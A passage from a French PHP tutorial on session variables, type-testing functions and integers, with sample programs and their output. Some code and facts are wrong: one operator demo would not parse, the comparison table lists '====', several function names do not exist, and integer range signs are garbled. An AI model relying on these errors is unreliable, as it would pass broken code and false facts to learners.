
Dans ce deuxième exemple, le programme **session\_principal.php** mémorise dans la variable **\$SESSION[ ]**, le **nom**, **prénom** et **l'âge** d'une personne.

Ce programme affiche deux autres liens pour accéder à deux autres pages **session\_mapage.php** et **session\_informations.php**.


Voici le programme **session\_principal.php** contenant du code PHP et HTML :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
// On créer quelques variables de session dans $_SESSION
$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;
?>
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Titre de ma page</title>
</head>
<body>
    <p>
        Bonjour <?php echo $_SESSION['prenom']; ?> !<br /><br />
        Bienvenue sur la page d'accueil de mon site. <br /><br />
        Pour aller sur une autre page clique sur un des liens ci-dessous.<br />
    </p>
    <p>
        <a href="session_mapage.php">Lien vers mapage.php</a><br />
        <a href="session_informations.php">Lien vers mes informations</a>
    </p>
</body>
</html>
```

L'affichage dans le navigateur donne :




Le clic sur le lien « Lien vers ma page » affiche :



Les variables de session contenant le nom et prénom et âge sont accessibles au programme « session\_mapage.php»

Le clic sur le lien « Lien vers mes informations » affiche :



Les variables de session contenant le nom et prénom et âge sont accessibles au programme « session\_informations.php»

Voici la liste des fonctions gérant les variables de session :

(source : <http://php.net/manual/fr/ref.session.php>)

- session\_abort — Supprime les modifications du tableau de session et termine la session
- session\_cache\_expire — Retourne la configuration actuelle du délai d'expiration du cache
- session\_cache\_limiter — Lit et/ou modifie le limiteur de cache de session
- session\_commit — Alias de session\_write\_close
- session\_decode — Décode les données encodées de session
- session\_destroy — Détruit une session
- session\_encode — Encode les données de session
- session\_get\_cookie\_params — Lit la configuration du cookie de session
- session\_id — Lit et/ou modifie l'identifiant courant de session
- session\_is\_registered — Vérifie si une variable est enregistrée dans la session
- session\_module\_name — Lit et/ou modifie le module de session courant

- session\_name — Lit et/ou modifie le nom de la session
- session\_regenerate\_id — Remplace l'identifiant de session courant par un nouveau
- session\_register\_shutdown — Fonction de fermeture de session
- session\_register — Enregistre une variable globale dans une session
- session\_reset — Réinitialise le tableau de session avec les valeurs d'origine
- session\_save\_path — Lit et/ou modifie le chemin de sauvegarde des sessions
- session\_set\_cookie\_params — Modifie les paramètres du cookie de session
- session\_set\_save\_handler — Configure les fonctions de stockage de sessions
- session\_start — Démarrer une nouvelle session ou reprend une session existante
- session\_status — Détermine le statut de la session courante
- session\_unregister — Supprime une variable de la session
- session\_unset — Détruit toutes les variables d'une session
- session\_write\_close — Écrit les données de session et ferme la session

## 6.11 Quelques fonctions sur les variables

Le tableau suivant présente quelques fonctions sur les variables.

Fonction	Signification	Exemple
isset()	Test si une variable a été affectée, ou non	if (isset(\$i))...
empty()	Test si une variable contient autre chose que 90 ou ""	if (empty(\$i))...
is_numeric()	Retourne true si l'argument est un numérique false sinon	if (is_numeric(\$i)) ...
is_string()	Retourne true si l'argument est une chaîne de caractères, false sinon	if (is_string(\$ch)) ...
is_array()	Retourne true si l'argument est un tableau, false sinon	if (is_array(\$tab)) ...
is_bool()	Retourne true si l'argument est un booléen, false sinon	if (is_bool(\$b1)) ...
is_float() is_double() is_real()	Retourne true si l'argument est un réel (float), false sinon	if (is_float(\$x)) ...
is_int() is_integer() is_long()	Retourne true si l'argument est un entier (int), false sinon	if (is_int(\$x)) ...
is_scalaire()	Retourne true si l'argument est de type scalaire ((integer, float, string ou boolean mais pas array, object ni ressource), false sinon	if (is_bool(\$b1)) ...
is_null()	Retourne true si l'argument est une variable : - Assignée avec la constante "null" - Pas encore "set" (aucune valeur d'assignée) - Pour laquelle la fonction unset lui a été appliquée	if (is_null(\$MaVar)) ...
is_objet()	Retourne true si l'argument est un objet, false sinon	if (is_objet(\$ob)) ...
is_ressource()	Retourne true si l'argument est une ressource (connexion base de données, etc.), false sinon	if (is_ressource(\$ob)) ...

## 7 Les types simples

### 7.1 Le type Entier

#### 7.1.1 Définition

Un **entier** est un nombre positif ou négatif comme **-18** ou **5** ou **+56**. Il ne possède aucune partie après le point décimal (notation anglo-saxonne).

Dans l'exemple suivante on affecte la valeur **138** à la variable **\$i** :

```
$i = 138 ;
```

La constante entière (138 dans l'exemple précédente) peut se noter en :

- **décimale** (base 10). Par exemple : **-138** ou **138** ou **+138** ;
- **octal** (base 8). Par exemple **0212** (préfix par la valeur 0) qui est équivalent à 138 en décimal ;
- **hexadécimale** (base 16) : par exemple **0x8a** ou **0X8A** (préfixé par 0x ou 0X) qui est équivalent à 138 en décimal ;
- **binnaire** (base 2) par exemple **0b10001010** (préfixé par 0b) qui est équivalent à 138 en décimal ;

Le programme **entiers\_valeurs\_shell.php** présente ces différentes syntaxes :

```
<?php  
$a = 1234; // un nombre décimal positif  
$b = -123; // un nombre décimal négatif  
$c = 0123; // un nombre octal (équivalent à 83 en décimal)  
$d = 0x1a; // un nombre hexadécimal (équivalent à 26 en décimal)  
$e = 0X1A; // un nombre hexadécimal (équivalent à 26 en décimal)  
$f = 0b11111111; // un nombre binaire (équivalent à 255 en décimal)  
echo 'Notation décimal positif 1234 (affichée par echo) : $a = '. $a . "\n";  
echo 'Notation décimal négatif -123 (affichée par echo) : $b = '. $b . "\n";  
echo 'Notation octal 0123 (affichée par echo) : $c = '. $c . "\n";  
printf("Notation octal 0123 (printf en octal) : \$c  
= %o\n", $c);  
echo 'Notation hexadécimal 0x1a (affichée par echo) : $d = '. $d . "\n";  
printf("Notation hexadécimal 0x1a (printf au format %%x) : \$d  
= %x\n", $d);  
echo 'Notation hexadécimal 0X1A (affichée par echo) : $e = '. $e . "\n";  
printf("Notation hexadécimal 0X1A (printf au format %%X) : \$e  
= %X\n", $e);  
echo 'Notation binaire 0b11111111 (affichée par echo) : $f = '. $f . "\n";  
printf("Notation binaire 0b11111111 (printf au format %%b) : \$f  
= %b\n", $f);  
?>
```

Voici un exemple d'exécution :

```
$ php entiers_valeurs_shell.php  
Notation décimal positif 1234 (affichée par echo) : $a = 1234  
Notation décimal négatif -123 (affichée par echo) : $b = -123  
Notation octal 0123 (affichée par echo) : $c = 83  
Notation octal 0123 (printf en octal) : $c = 123  
Notation hexadécimal 0x1a (affichée par echo) : $d = 26  
Notation hexadécimal 0x1a (printf au format %x) : $d = 1a  
Notation hexadécimal 0X1A (affichée par echo) : $e = 26  
Notation hexadécimal 0X1A (printf au format %%X) : $e = 1A  
Notation binaire 0b11111111 (affichée par echo) : $f = 255  
Notation binaire 0b11111111 (printf au format %%b) : $f = 11111111
```

Le programme **entiers\_valeurs\_web.php** est la version web.

### 7.1.2 Erreurs de notation

Le langage PHP définit le **type de la variable** selon **l'opération effectué dessus**, ou **selon la valeur affectée** à cette variable.

Dans le cas d'une **valeur erronée**, comme **\$i=01093**, qui indique une valeur octale (commençant par 0) contenant une valeur 9 (impossible en octal), alors **seule par première partie 010 sera affectée** à la variable.

Le programme **entiers\_erreurs\_notation\_shell.php**, montre comment se comporte le langage en cas d'erreur de notation.

```
<?php
// erreur sur la syntaxe octale avec une valeur à 9
// seule la valeur 010 est utilisée
$i = 01093;
echo "==== \$i = 01093 : notation octale erronée =====\n";
echo 'echo      : $i='.$i." (décimal)\n";
printf("printf    : \$i=%o (octal)\n",$i);
echo 'var_dump : ';
var_dump($i);
// erreur sur la syntaxe décimale avec du texte
// $i = 18azerty; syntaxe erronée: erreur à l'interprétation
$i = "18azerty";
echo "==== \$i = \"18azerty\" : notation entière erronée===== \n";
echo 'echo      : $i='.$i." (chaîne)\n";
printf("printf    : \$i=%d (décimal)\n",$i);
echo 'var_dump : ';
var_dump($i);
echo "----après \$i=\$i+0----\n";
$i=$i+0;
echo 'echo      : $i='.$i." (décimal)\n";
printf("printf    : \$i=%d (décimal)\n",$i);
echo 'var_dump : ';
var_dump($i);
echo "===== \n";
?>
```

Son exécution montre pour :

- L'erreur de notation octale : seule la partie avant la valeur 9 est prise en compte.
- L'erreur de syntaxe : la syntaxe **18azerty** provoquerait une erreur d'exécution, elle est mise en commentaires.
- La syntaxe "**18azerty**" : elle définit \$i comme une chaîne de caractères, qui est ensuite convertie en entier par l'opération **\$i=\$i+0**. La variable \$i possède alors la valeur entière 18 ;

```
$ php entiers_erreurs_notation_shell.php
==== $i = 01093 : notation octale erronée ====
echo      : $i=8 (décimal)
printf    : $i=10 (octal)
var_dump : int(8)
==== $i = "18azerty" : notation entière erronée=====
echo      : $i=18azerty (chaîne)
printf    : $i=18 (décimal)
var_dump : string(8) "18azerty"
----après $i=$i+0----
echo      : $i=18 (décimal)
printf    : $i=18 (décimal)
var_dump : int(18)
=====
```

Le programme **entiers\_erreurs\_notation\_web.php**, est la version web.


### 7.1.3 Codage binaire d'un entier

Afin de faciliter la compréhension, le codage est présenté sur 32 bits, mais le principe est le même sur 64 bits.

#### 7.1.3.1 Principe

Le décodage d'un mot binaire de 32 bits au format entier consiste à le « découper » en 2 parties :

- 1 bit à gauche qui sera assimilé à un signe : 0 pour + , 1 pour -
- les 31 bits restants pour la « quantité »




Cette méthode « simple » de décodage fonctionne pour les nombres positifs, mais présente une variante pour les nombres négatifs.

#### 7.1.3.2 Codage d'un entier positif

En partant de la valeur centrale 0, on obtient les valeurs positives successives en ajoutant la valeur binaire 1 à chaque fois.


La plus grande valeur entière positive sur 32 bits est donc : +2 147 483 647.



#### 7.1.3.3 Codage d'un entier négatif

En partant de la valeur centrale 0, on obtient les valeurs négatives successives en retirant la valeur binaire 1 à chaque fois. Pour pouvoir retirer 1 à 0 on suppose que 0 (sur 32 bits) est en réalité un nombre binaire sur 33 bits, donc le 33<sup>e</sup> bit à 1 à disparu.

La plus grande valeur entière négative sur 32 bits est donc +2 147 483 648.



### 7.1.4 Capacité

La capacité d'un entier est définie par les deux constantes :

- **PHP\_INT\_MAX** : Elle indique le plus grand nombre entier ;
- **PHP\_INT\_SIZE** : Elle indique le nombre d'octets d'un entier (généralement 4 ou 8 octets)

Selon que le serveur sur lequel s'exécute PHP est 32 ou **64 bits**, la plus grande valeur entière varie. Le tableau suivant récapitule la capacité d'un entier :

Nb octets	Portée
4 octets (32 bits)	$\pm 2 \text{ milliards} = \pm 2 \times 10^9$ -2 147 483 648 .. + 2 147 483 647
8 octets (64 bits)	$\pm 9 \text{ milliards de milliards} = \pm 9 \times 10^{18}$ + 9 223 372 036 854 775 808 .. + 9 223 372 036 854 775 807

#### Remarques :

- 1- Contrairement au langage C, **il n'existe pas d'entier non signé**.
- 2- Sous **Windows**, les entiers du langage PHP sont encore sur **32 bits**.

Voici le programme **taille\_entier\_shell.php** qui affiche ces valeurs sur un système 64 bits :

```
<?php
echo 'PHP_INT_SIZE = '.PHP_INT_SIZE." octets\n";
echo 'PHP_INT_MAX   = '.PHP_INT_MAX."\n" ;
?>
```

Voici son exécution :

```
$ php taille_entier_shell.php
PHP_INT_SIZE = 8 octets
PHP_INT_MAX  = 9223372036854775807
```

Le programme **taille\_entier\_web.php** est la version web.

### 7.1.5 Dépassement de capacité

Si lors d'un calcul, la valeur **dépasse la capacité d'un entier**, alors la variable change de type et **devient un réel**.

Le programme **entiers\_depassemement\_shell.php** en donne un exemple :

```
<?php
    echo 'Plus grande valeur entière      : ';
    $grand_nombre = PHP_INT_MAX;
    var_dump($grand_nombre);          // sur 64 bits : int(9223372036854775807)

    echo 'Plus grande valeur entière +1 : ';
    $grand_nombre = PHP_INT_MAX+1;
    var_dump($grand_nombre);          // sur 64 bits : float(9.2233720368548E+18)

    echo 'Plus petite valeur entière      : ';
    $petit_nombre = -PHP_INT_MAX-1;
    var_dump($petit_nombre);          // sur 64 bits : int(-9223372036854775808)

    echo 'Plus petite valeur entière -1 : ';
    $petit_nombre = -PHP_INT_MAX-2;
    var_dump($petit_nombre);          // sur 64 bits : float(-9.2233720368548E+18)
?>
```

Son exécution montre que :

- Si on ajoute la valeur 1 à la plus grande valeur entière sur 64 bits, elle devient un réel.
- Si on retire la valeur 1 à la plus petite valeur entière sur 64 bits (plus grande négative), elle devient un réel.

```
$ php entiers_depassemement_shell.php
Plus grande valeur entière      : int(9223372036854775807)
Plus grande valeur entière +1 : float(9.2233720368548E+18)
Plus petite valeur entière      : int(-9223372036854775808)
Plus petite valeur entière -1 : float(-9.2233720368548E+18)
```

Le programme **entiers\_saisie\_affichage\_web.php** est la version web.

### 7.1.6 Saisie et affichage

#### 7.1.6.1 Dans un environnement Shell

La saisie et l'affichage dans un environnement Shell a déjà été présenté à la section 5.2.3.1. En voici un rappel.

Le format utilisé est **%d** pour le **printf** ou le **fscanf**, comme indiqué à la section 5.2.

Le programme **entiers\_saisie\_affichage\_shell.php** en donne un exemple. Il présente les deux affichage via l'instruction **echo** puis l'instruction **printf()** :

```
<?php
    echo "Entrez un entier : ";
    fscanf(STDIN, "%d", $i);
    echo "Entier saisi : ".$i.PHP_EOL;
    printf("Entier saisi : %d\n", $i);
?>
```

Voici un exemple de son exécution :

```
$ php entiers_saisie_affichage_shell.php
Entrez un entier : 21
Entier saisi : 21
Entier saisi : 21
```

### 7.1.6.2 Dans un environnement web


La saisie par formulaire est abordée à la section 5.3.1.

Le formulaire de saisie retourne une chaîne de caractères via le type « text » via la méthode POST.

Voici le programme formulaire Web **entiers\_saisie\_affichage\_web.html** qui permet la saisie :

```
<!DOCTYPE html>
<html>
  <body>
    <form action="entiers_saisie_affichage_web.php" method="post">
      Entrez un entier <input type="text" name="i" size="10" /><br>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>
  </body>
</html>
```


Voici l'affichage du formulaire :



Voici le programme php **entiers\_saisie\_affichage\_web.php** activé par le formulaire après validation et qui effectue l'affichage. Il récupère la valeur « texte » transmise et la converti au format entier via **intval()** (voir section 7.1.12). L'instruction **var\_dump()** affiche la valeur et le type de la variable :

```
<!DOCTYPE html>
<html>
  <body>
    <?php
    define("WEB_EOL", "<br>");
    // --- on récupère les données ---
    $i=$_POST['i'];
    // --- on traite les données ---
    $i=intval($i);
    echo "Entier saisi : ".$i.WEB_EOL ;
    var_dump($i);
    ?>
  </body>
</html>
```

Voici le résultat de son exécution :



### 7.1.7 Transtypage explicite via (**int**)

Si on désire forcer l'interprétation d'une variable ou d'un calcul en entier, il faut utiliser le préfix (**int**) ou (**integer**) (comme indiqué à la section 6.7) avant la variable ou le calcul.

Voici le programme **entiers\_transtypage\_shell.php** qui en montre un exemple :

```
<?php
    $i="18";
    var_dump($i);
    $i=(int)$i; // transtypage explicite
    var_dump($i);
    $j="texte";
    var_dump($j);
    $j=(int)$j; // transtypage explicite
    var_dump($j);
    $k=18;
    $l=10.5;
    $m=$k+$l;
    var_dump($m);
    $m=(int) ($k+$l); // transtypage explicite
    var_dump($m);
?>
```

Son exécution montre que :

- La variable \$i contenant le texte "18", est convertie en entier et que sa valeur devient 18 ;
- La variable \$j contenant le texte "texte", est convertie en entier et que sa valeur devient 0 ;
- La variable \$m contient le résultat de 18+10.5 sans transtypage, elle est de type réel et vaut 28.5 ;
- La variable \$m contient le résultat de 18+10.5 avec transtypage, elle est de type entière et vaut 28 ;

```
$ php entiers_transtypage_shell.php
string(2) "18"
int(18)
string(5) "texte"
int(0)
float(28.5)
int(28)
```

Le programme **entiers\_transtypage\_web.php** est la version web.

### 7.1.8 Transtypage explicite via **settype()**

Comme cela a été présenté à la section 6.6, on peut également utiliser la fonction **settype()** pour forcée le changement de type en entier.

Voici le programme **entiers\_settype\_shell.php**, réécriture du programme précédent avec la fonction **settype()**.

```
<?php
    $i="18";
    var_dump($i);
    settype($i,"int"); // transtypage explicite
    var_dump($i);
    $j="texte";
    var_dump($j);
    settype($j,"integer"); // transtypage explicite
    var_dump($j);
    $k=18;
    $l=10.5;
```

```
$m=$k+$l;
var_dump($m);
settype($m,"integer"); // transtype explicite
var_dump($m);
?>
```

Le programme **entiers\_settype\_web.php**, est la version web.

### 7.1.9 Les opérateurs arithmétiques

Le tableau ci-dessous récapitule les opérateurs arithmétiques sur les entiers :

Opérateur	Signification	Exemple
+	Addition	<code>\$k = \$i + \$j ;</code>
-	Soustraction	<code>\$k = \$i - \$j ;</code>
*	Multiplication	<code>\$k = \$i * \$j ;</code>
/	Division <b>entière ou réelle</b>	<code>\$resultat = \$i / \$j ;</code>
%	Modulo	<code>\$reste = \$i % \$j ;</code>
**	puissance	<code>\$resultat = \$i ** \$j ;/* \$i à la puissance \$j à partir de PHP 5.6 équivalent à exp(\$j*log(\$i))*/</code>
++	Incrémantation (+1)	<code>\$j = \$i++; /* affectation PUIS incrémenté */ \$k = ++\$i; /* incrémenté PUIS affectation */</code>
--	Décrémantation (-1)	<code>\$j = \$i--; /* affectation PUIS décrémenté */ \$k = --\$i; /* décrémenté PUIS affectation */</code>
=	Affectation	<code>\$b = \$a ;</code>
+=	Somme et affectation	<code>\$j += \$i ; // \$j = \$j+\$i</code>
-=	soustract.& affectation	<code>\$j -= \$i ; // \$j = \$j-\$i</code>
*=	multiplic.& affectation	<code>\$j *= \$i ; // \$j = \$j*\$i</code>
/=	Division <b>entière ou réelle &amp; affectation</b>	<code>\$j /= \$i ; // \$j = \$j/\$i</code>
%=	modulo & affectation	<code>\$j %= \$i ; // \$j = \$j%\$i</code>

#### Remarque :

Contrairement au langage C, l'opérateur de division « / » appliqué à deux entiers ne correspond pas forcément à la division entière.

La règle suivante est appliquée :

- Si la division entière est « juste » (reste égal à 0) alors elle retourne un entier ;
- Sinon elle effectue la division réelle et la variable recevant le résultat devient un réel.

Le programme **entiers\_operateurs\_shell.php** présente l'utilisation de ces opérateurs :

```
<?php
$i=10;
$j=3;

echo 'valeur initiale de $i='.$i."\n";
echo 'valeur initiale de $j='.$j."\n";

$k=$i+$j ; // addition
echo '$k='.$i+$j : $k='.$k."\n";

$k=$i-$j ; // soustraction
echo '$k='.$i-$j : $k='.$k."\n";

$k=$i*$j ; // multiplication
echo '$k='.$i*$j : $k='.$k."\n";

$k=$i/$j ; // division réelle
echo '$k='.$i/$j (div réelle) : $k='.$k."\n";

$k = ($i-($i%$j))/$.j ; // division entière méthode 1
echo '$k='.$i "DIV_ENTIERE" $j (div entière -> méthode MODULO : ($i-($i%$j))/$.j) : $k='.$k." ";
echo var_dump($k);

$k=(int) floor($i/$j) ; // division entière méthode 2
echo '$k='.$i "DIV_ENTIERE" $j (div entière -> méthode / : (int)
floor($i/$j): $k='.$k." ";
echo var_dump($k);

$k=$i%$j ; // modulo
echo '$k='.$i%$j : $k='.$k."\n";

$j=$i++;
echo '$j='.$i++ : $j='.$j.' $i='.$i."\n";
$j=++$i;
echo '$j=++$i : $j='.$j.' $i='.$i."\n";
$i+=2;
echo '$i+=2 : $i='.$i."\n";
$i-=2;
echo '$i-=2 : $i='.$i."\n";
$i*=2;
echo '$i*=2 : $i='.$i."\n";
$i/=2;
echo '$i/=2 : $i='.$i."\n";
var_dump($i);
$i/=5;
echo '$i/=5 : $i='.$i."\n";
var_dump($i);
$j%=5;
echo '$j%=5 : $j='.$j."\n";
var_dump($j);
?>
```

Voici son exécution :

```
$ php entiers_operateurs_shell.php
valeur initiale de $i=10
valeur initiale de $j=3
$k=$i+$j : $k=13
$k=$i-$j : $k=7
$k=$i*$j : $k=30
$k=$i/$j (div réelle) : $k=3.33333333333333
$k=$i "DIV_ENTIERE" $j (div entière -> méthode MODULO : ($i-($i%$j))/$j) :
$k=3 int(3)
$k=$i "DIV_ENTIERE" $j (div entière -> méthode / : (int) floor($i/$j):
$k=3 int(3)
$k=$i%$j : $k=1
$j=$i++ : $j=10 $i=11
$j=++$i : $j=12 $i=12
$i+=2 : $i=14
$i-=2 : $i=12
$i*=2 : $i=24
$i/=2 : $i=12
int(12)
$i/=5 : $i=2.4
float(2.4)
$j%=5 : $j=2
int(2)
```

Le programme **entiers\_operateurs\_web.php** est la version web.

### 7.1.10 Les opérateurs de comparaison

Le tableau ci-dessous récapitule les opérateurs de comparaison sur les entiers:

Opérateur	Signification	Exemple
<	inférieur à	if (\$i < \$j) ...
>	Supérieur à	if (\$i > \$j) ...
<=	inférieur ou égal à	if (\$i <= \$j) ...
>=	supérieur ou égal à	if (\$i >= \$j) ...
==	est égal (après transtypage)	if (\$i == \$j) ...
====	est égal et de même type	if (\$i === \$j) ...
!=	Différent (non égal) après transtypage	if (\$i != \$j) ...
<>	Différent (non égal) après transtypage	if (\$i <> \$j) ...
!==	Différent (non égal) ou bien pas du même type	if (\$i !== \$j) ...

**Remarque :**

*Du fait du typage automatique selon le contexte, certains opérateurs comme « === » ou « !== » permettent de comparer le type des variables.*

*Si on compare un nombre avec une chaîne ou bien que la comparaison implique des chaînes « numériques », alors chaque chaîne sera convertie en un nombre et la comparaison sera effectuée numériquement.*

### 7.1.11 Exemple de programme

Le programme **somme\_entiers\_shell.php**, affiche le résultat de la **somme de deux entiers saisis au clavier**.

Le saut de ligne « \n » dans l'affichage final,

```
echo "La somme de $i et de $j = $somme\n";
```

est remplacé par la constante PHP : **PHP\_EOL**,

```
echo "La somme de $i et de $j = $somme".PHP_EOL;
```

ce qui rend ce programme indépendant de la plateforme (UNIX ou Windows).

Voici le programme **somme\_entiers\_shell.php** :

```
<?php
    echo 'Entrez deux entiers :';
    fscanf(STDIN,"%d %d",$i,$j);
    $somme=$i+$j;
    echo "La somme de $i et de $j = $somme".PHP_EOL;
?>
```

Voici son exécution :

```
$ php somme_entiers_shell.php
Entrez deux entiers :12 9
